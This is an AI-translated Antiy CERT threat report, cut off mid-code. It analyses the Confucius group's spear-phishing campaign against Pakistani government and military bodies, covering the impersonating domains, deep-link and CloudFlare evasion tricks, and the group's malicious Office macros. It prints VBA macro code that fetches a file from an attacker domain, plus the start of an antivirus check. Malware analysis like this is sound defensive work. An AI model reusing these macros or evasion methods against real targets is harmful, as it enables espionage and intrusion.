
Confucius: Phishers Hiding under CloudFlare

Antiy CERT

The original report is in Chinese, and this version is an AI-translated edition.



Completion time of the first draft: 12: 00, June 29, 2022

First published: 18: 03, 13 July, 2022

This edition was updated at 07: 34, 13 July, 2022

Scan QR code for the latest version of the report

Contents

1 Overview

Recently, while tracing and combing the attacks from the South Asian Subcontinent, the CERT found a Confucius attack against the Pakistani government and military institutions.

The organization was first named after an analysis published by foreign security firm Palo Alto Networks in 2016 [1], in which Palo Alto Networks disclosed the attack activities of an Indian attack group. The group, which dates back to 2013, specializes in spear-phishing emails, puddle attacks and phishing websites. In cooperation with abundant social engineering means, attacks on the governments, military, energy and other fields of India's neighboring countries such as China, Pakistan, and Bangladesh are carried out for the purpose of stealing sensitive information. In that early stage of the attacks, the organization use internationally known websites (such as Quora, similar to Zhihu in China) that have interactive message function. In the public message carried through encryption coding of the Trojan remote control server address. The Trojan horse that the organization uses is planted after victim host, can obtain content from this kind of open message, decrypt restore real remote control server address. Therefore, the Trojan in the victim host's first network access behavior will be regarded as a normal web page request, and the attacker can use these international well-known website to continuously change the remote control address or issue other instructions. Palo Alto Networks, in a Quora page linked to the malicious code, discovered that the attackers had posted "Confucius says," or "Confucius said," or "Zi said," and called the group Confucius. It can be seen that the attackers have also studied the culture of China in the course of attacking China continuously.[1]

In the attack uncovered by Antiy CERT, the group was mainly disguised as Pakistani government workers delivering spear-phishing mail to targets. The target is tricked into downloading by the content of phishing email, and the document embedded with malicious macro code is opened, so that the target machine is implanted with open source Trojan-QuasarRAT, C + + backdoor Trojan-self-developed Trojan-horse, C # secret Trojan-stealing Trojan-horse and JScript download Trojan-horse.

At present, the attack has attracted the attention of relevant departments of the Pakistani government, including the National Telecommunications and Information Technology Security Board (NTISB) of Pakistan, which has repeatedly issued warnings of national cyber threats [2] [3]. It said the attackers were sending fake phishing emails to government officials and the public that mimicked the office of the Pakistani prime minister, and asked government officials and the public to remain vigilant. Do not provide any information via email and social media links.[2][3]

This report summarizes Confucius' organizational attack activities, methods and tools from 2021 to the present to a certain extent, and the characteristics of the overall activities can be briefly summarized in the following table:

Table 1-1 Summary of Characteristics of Overall Attack Activities 1-1

Attack time	2021-present
Intent to attack	Constant control, stealthiness
Targeting	Pakistan
Specific to industry / field	Government, military agencies
Method of attack	Spear mail, phishing sites, the use of third-party cloud storage services to store malicious payloads
Target system platform	Windows
Bait type	Bait PDF files, malicious macro documents, malicious RTF files, malicious shortcuts and so on
Development language	C + +, VBScript, C # and JScript
Weaponry and equipment	C + + backdoor Trojan horse, C # secret Trojan horse, C # download Trojan horse, open source Trojan horse QuararRAT, JScript download Trojan horse

2 Activity analysis

From the second half of 2021 to the present day, Antiy CERT has successively captured the sample files of Confucius' attack against Pakistan, and the attack time line of captured samples is as follows:

In June 2021, the attack was carried out using malicious RTF documents relating to the contents of the Pakistan Army's Victim List;

The attack was carried out in August 2021 using the Pakistan military's macro file on the warning content of Pegasus spyware;

In August 2021, attacks were conducted using macro documents relating to the contents of the Pakistan Federal Tax Office tax declaration;

In February 2022, a malicious shortcut file disguised as a picture file is used to attack;

In February 2022, the attack was carried out with macro documents on COVID-19 vaccination status table and digital asset audit table for Pakistani government employees;

In May 2022, the attack was carried out using macro files on the contents of the Pakistan Prime Minister's Office Staff Position Application Form;

In June 2022, a malicious macro file of the Pakistani Ministry of Foreign Affairs regarding the content was used for the attack.

In this attack, the attackers mainly deliver spear-phishing mail to the target in the name of the Pakistani government staff, and the contents of the phishing mail are mostly related to the Pakistani government, for example, In the name of the Prime Minister's Office of Pakistan, government staff were requested to update the status of COVID-19 vaccination.

Figure 2-1 Fishing email 2-1

The attacker embeds different types of malicious links in the text of the phishing email and the attached PDF file, and when the target looks up the phishing email, the target will be tricked by the carefully designed text of the email and the PDF file of the attacker. Thereby clicking on the malicious link to download the document with the malicious macro code.

There are three main types of malicious links used by attackers:

- Visit link of phishing websites that mimic government websites: Attackers use website cloning tools such as HTTrack. Set up phishing websites (such as the Prime Minister's Office of Pakistan, the Journal of Pakistan National Defense University, and the Pakistan Federal Tax Office) that mimic the official websites of government departments, and when the target visits the phishing websites through phishing website

access links, The attacker tricked the target into downloading the document carrying the malicious macro through the website's content.

Table 2-1 Imitated domain names 2-1

Domain name	Object of impersonation
Pmogov.info	Office of the Prime Minister of Pakistan
Pmogov. online	Office of the Prime Minister of Pakistan
Ndu - edu.digital	Pakistan National Defense University
Psca-gop-pk. digital	Safe City Administration of Punjab, Pakistan
Nadra.digital	National Database and Registration Authority of Pakistan
Mofa - pk - server. live	Ministry of Foreign Affairs of Pakistan
Fbr-notice.com	Federal Tax Office of Pakistan
Fbr-tax.info	Federal Tax Office of Pakistan
Notice - fbr.tax	Federal Tax Office of Pakistan
Fbr-mail.online	Federal Tax Office of Pakistan
Csd - pk. online	Department of General Merchandise of Canteen in Pakistan (Chain Retail Enterprises under Pakistani Ministry of Defense)




Figure 2-2 A phishing website that imitates the office of the Prime Minister of Pakistan 2-2

Figure 2-3 A phishing website imitating the journal of Pakistan National Defense University 2-3

- A file download link pointing to a third-party cloud storage service: An attacker stores a malicious macro document in a Dropbox disk of a third-party cloud storage service website, and when a target accesses the link by using a browser, The browser will automatically request the download of the stored malicious macro document.

- Access links to deep linking [4] (deep linking) services of a third party: Deep linking refers to the linking services provided by the linked web site so that the user does not leave the linked web site page, Can be linked to the content of the website, at this time the page address bar is displayed in the link website address, but not the website address of the linked website. The attacker uses the deep link service provided by Branch to customize the sub-domain name, and disguises the sub-domain name as the official website of the Pakistani government (such as ncoc-update.app.link, pmoffice.app.link, moitt-auditform.app.link). When a target accesses an access link created by an attacker through a browser, the Branch server automatically requests that a malicious macro document stored in a third-party cloud storage service be downloaded. Meanwhile, when downloading a malicious macro document, the target's browser address bar still displays the access link created by the attacker, rather than the third-party cloud storage service

download link for downloading the malicious macro document. By this means, the attacker greatly increases the credibility of the downloaded file in the mind of the target.[4]

The overall attack flow of this attack activity is shown as follows:




Figure 2-4 Overall attack flow of this attack activity 2-4

1 of 1
Government of Pakistan
National Command and Operation Centre (NCOC)
ISLAMABAD
Fax 051-9224620

Subject: VACCINATION DATABASE OF ALL MINISTRIES

Our Letter No 801/A/Ops III /NCOC-01 dated 05 January 2022 and 801/A/Ops III /NCOC-01 dated 10 February 2022.

1. Please refer to directions received from Honorable' Office of PMO dt 21 Feb 2022.
2. Ministries are directed to submit a report on the double vaccination and booster dose of all persons (BPS 17 & above only) posted under your ministry for onward submission to the NCOC.
3. You are requested to submit your report as per given format REPEAT as per given format (Download spreadsheet here. Password to open file: Status@123), no later than 28 February 2022.
4. Forwarded for in

Deputy Director (Operations)
(Abdul Qadeer Awan)

To
Ministry of National Health Services, Regulation and Coordination (MoNHSR&C)
Directorate of Central Health Establishments (CHE)
Letter No 801/A/Ops-III/NCOC-01 dated 18 February 2022

CC
Ministry of Foreign Affairs (MoFA)
Ministry of Interior (MoI)
General Headquarters, Military Operations Directorate (MO Dte)
Pakistan Civil Aviation Authority (PCAA,DAT)
Chief Secretary Punjab
Chief Secretary Sindh
Chief Secretary Balochistan
Chief Secretary KP
Chief Secretary AJK
Chief Secretary GB

ID
Director Operations & Plan - I

Prime Minister's Office
Islamic Republic of Pakistan
****

Subject: LINKING VACCINATION STATUS WITH PASSPORT

Please refer PMO letter No 956/A/Ops III /PMO-078 dated 28 May 2022 and 956/A/Ops III /PMO-075 dated 28 May 2022.

1. All Officers working with various departments are directed to update their Covid vaccine status using the form (download form here) for further updating in NADRA, Global Civil Aviation Agency and linking vaccination status with Passport through CNIC.
2. It is directed to update your vaccine status as per given format REPEAT as per given format (Form attached, Password to open the form: update), no later than 15 June 2022.
3. Forwarded for further necessary action, please.

Deputy Director (Operations)
(Md Saqib Qadir)

To
Ministry of National Health Services, Regulation and Coordination (MoNHSR&C) Directorate of Central Health Establishments (CHE)
Letter No 956/A/Ops-III/PMO-075 dated 28 May 2022

CC
Ministry of Interior (MoI)
Ministry of Defence (MoD)
General Headquarters, Military Operations Directorate (MO Dte)
Pakistan Civil Aviation Authority (PCAA, DAT)

ID:
Director Operations & Plan -

Figure 2-5 Bait PDF files embedded with malicious download links 2-5

1	11 Corps	Lt Col	
2	11 Corps	Lt Col	
3	11 Corps	Lt Col	
4	11 Corps	Lt Col	
5	11 Corps	Lt Col	
6	11 Corps	Lt Col	
7	2 Corps	Lt Col	
8	5 Corps	Lt Col	
9	5 Corps	Lt Col	
10	10 Corps	Lt Col	
11	10 Corps	Lt Col	
12	11 Corps	Lt Col	
13	11 Corps	Lt Col	
14	11 Corps	Lt Col	
15	12 Corps	Lt Col	
16	12 Corps	Lt Col	
17	12 Corps	Lt Col	
18	1 Corps	Lt Col	
19	1 Corps	Lt Col	
20	4 Corps	Lt Col	Muqtadir
21	4 Corps	Lt Col	
22	5 Corps	Lt Col	
23	5 Corps	Lt Col	
24	10 Corps	Lt Col	
25	10 Corps	Lt Col	
26	11 Corps	Lt Col	

OBITUARY

OFFICERS

Rank	Name
Maj Gen (Retd)	Aaftab
Maj Gen (Retd)	Tausif
Brig (Retd)	Razak
Brig	Muzzani
Brig	Rukhsar
Col (Retd)	Mass
Col	Capt Shahid
Col	Capt Aaqil
Col	Capt
Maj Gen (Retd)	Aaft
Maj Gen (Retd)	Tau
Brig (Retd)	Raz
Brig	Muz
Col	Brig Ruk
Col (Retd)	Abbott Mas
Col	Col Sha
Col	Col Muqtadir Aaq
Col	Col
Col	Col
Col	Col
Lt Col	Col
Lt Col	Col
Lt Col	
Lt Col	Col
Lt Col	Col
Lt Col	Col
Lt Col	
Lt Col	
Lt Col	

1	1 Corps	Lt Co	Ma
2	1 Corps	Hav	
3	4 Corps	Hav	
4	4 Corps	Nk	
5	5 Corps	L/Nk	
6	5 Corps	Spr	
7	10 Corps	Sigm	
8	10 Corps	Opr	
9	11 Corps	Gnr	
10	11 Corps	Sub	
11	11 Corps	Sub	
12	12 Corps	Hav	
13	30 Corps	Lt Col	
14	30 Corps	Lt Col	
15	31 Corps	Lt Col	
16	2 Corps		
17	4 Corps		
18	5 Corps		
19	12 Corps		
20	30 Corps		
21	5 Corps		
22	10 Corps		
23	11 Corps		
24	-NA-		Aaft
25	-NA-	Hav	Tau
26	-NA-	Hav	Raz
27	10 Corps	Nk	Muz
28	31 Corps	L/Nk	Ruk
29	-NA-	Spr	Mas
30	2 Corps	Sigmn	Sha
31	5 Corps	Opr	Aaq
32	5 Corps	Gnr	
33	10 Corps	Sub	

Figure 2-6 Malicious RTF Document of Contents Related to Pakistan Army Victim List 2-6

In this attack activity, in order to prevent the security analyst from analyzing and tracing back the attack activity, the attacker adopts the following means to evade detection:

- The time stamp of C # download Trojan horse and C # secret Trojan horse is forged into unreal time on purpose, in order to resist time zone analysis.
- Use malicious macro-code documents that are encrypted, and passwords are typically located in the email body, PDF body, and phishing site pages. By encrypting the malicious macro file, the attacker can ensure that when the non-target group obtains the malicious macro file, it can not open and analyze the malicious macro file without password.
- Domain names all use CloudFlare's CDN acceleration service, which effectively hides the real IP address of the servers resolved by the domain name.
- Using the CloudFlare firewall function to filter the address location of the access IP, only when the access IP is located in a specific country, the access page will be switched to the real malicious macro document download page.




Figure 2-7 Restricting access to countries through CloudFlare Firewall functionality 2-7

3 Sample analysis

3.1 Analysis of the execution process

3.1.1 Using Word Macro Document to Release the Integrated Steal Component

The attacker uses malicious Word macro document to release, executes Stage 1, Stage3 C # download Trojan horse, and then downloads the subsequent attack payload through the released download Trojan horse. At the same time, the attack payload returned by the server mounted by the attacker is essentially an ASCII file, and the download Trojan horse in each stage will convert the ASCII file into a binary file. It is then loaded into memory and jumped to a dynamic function for execution.

The overall flow chart for releasing the integrated theft component using the Word macro document is shown as follows:




Figure 3-1 shows the overall flow for releasing the integrated theft component using a Word macro document 3-1

Figure 3-2 Petional.docm (Petition) 3-2

Figure 3-3 Jobs _ in _ GHQ _ Rawalpindi _ 2022.docm 3-3

3.1.2 Using Excel Macro File to Release Back Door Components

The attacker uses Excel documents carrying malicious macro code to release backdoor components (such as open source Trojan QuasarRAT, self-developed C + + backdoor Trojan) to the% ProgramData% directory of the host computer. In that case of open-source Trojan, the attack will use the system tool PowerShell to execute. For C + + backdoor Trojan, the attacker uses the system tool Rundl32 to execute.

The overall flow chart for releasing back door components using Excel macro documents is shown as follows:




Figure 3-4 Overall flow for releasing a backdoor component using an Excel macro document 3-4




Figure 3-5 DEPT _ NCOC-3-31.xlsm 3-5

Figure 3-6 DigitalAssetsAudit.xlsm 3-6

3.2 Analysis of attack weapons

3.2.1 Malicious macro documentation

In this attack, that attack mainly used malicious Word macro document and malicious Excel macro documents, and the malicious Word macro documents mainly planted comprehensive secret theft component developed by the attacker into the host computer. The malicious Excel macro document is to implant backdoor components into the host computer (open source Trojan QuararRAT, C + + backdoor Trojan).

3.2.1.1 Malicious Word Macro Document

Table 31 Examples of malicious Word macro documents 3-1

Virus name	Trojan [Dropper] / MSOffice.Agent .ccd
Original file name	Sriu-AppForm.docm
Md5	41cdcec8311f735e1ed8d3bab9192173
File size	87.5 KB (89,600 bytes)
File format	Document / Microsoft.DOCM [: Doc 2007-2013]
Creation time	2022-05-19 11: 50: 00 + 00: 00
Time of final modification	2022-05-27 09: 02: 00 + 00: 00
Creator	So-PAU
Final Modifier	Windows User

Figure 3-7 SRIU-AppForm.docm 3-7

By analyzing the macro code embedded in the malicious Word document, it is found that the structure and function of the macro code written by the attacker are very simple, and the main functions are as follows:

1. When the victim triggers the "DOWNLOAD FORM" button, download the white file to the host computer under the "Download" directory, and pop up a message popup indicating the file storage location.

```
Private Sub CommandButton1_Click()
Call get_form
MsgBox ("Form Has Been Saved In Download Folder")
End Sub

Sub get_form()
GetDownloadsPath = Environ$("USERPROFILE") & "\Downloads"
Dim myURL As String
myURL = "https://falakfuni.shop/SRIU-AppForm-May-2022.pdf"

Dim WinHttpReq As Object
Set WinHttpReq = CreateObject("Microsoft.XMLHTTP")
WinHttpReq.Open "GET", myURL, False
WinHttpReq.send

If WinHttpReq.Status = 200 Then
    Set oStream = CreateObject("ADODB.Stream")
    oStream.Open
    oStream.Type = 1
    oStream.Write WinHttpReq.responseBody
    oStream.SaveToFile GetDownloadsPath & "\SRIU-AppForm-May-2022.pdf", 2
    oStream.Close
End If
End Sub
```

Figure 3-8 Pop-up message, download white file 3-8

2. The attacker releases C # download Trojans at different stages according to whether the host computer has the installation folder of the antivirus software McAfee.

```
Sub Worjkhxcvm()

Dim sFolderPath As String
    sFolderPath = "C:\Program Files\McAfee"
    If Right(sFolderPath, 1) <> "\" Then
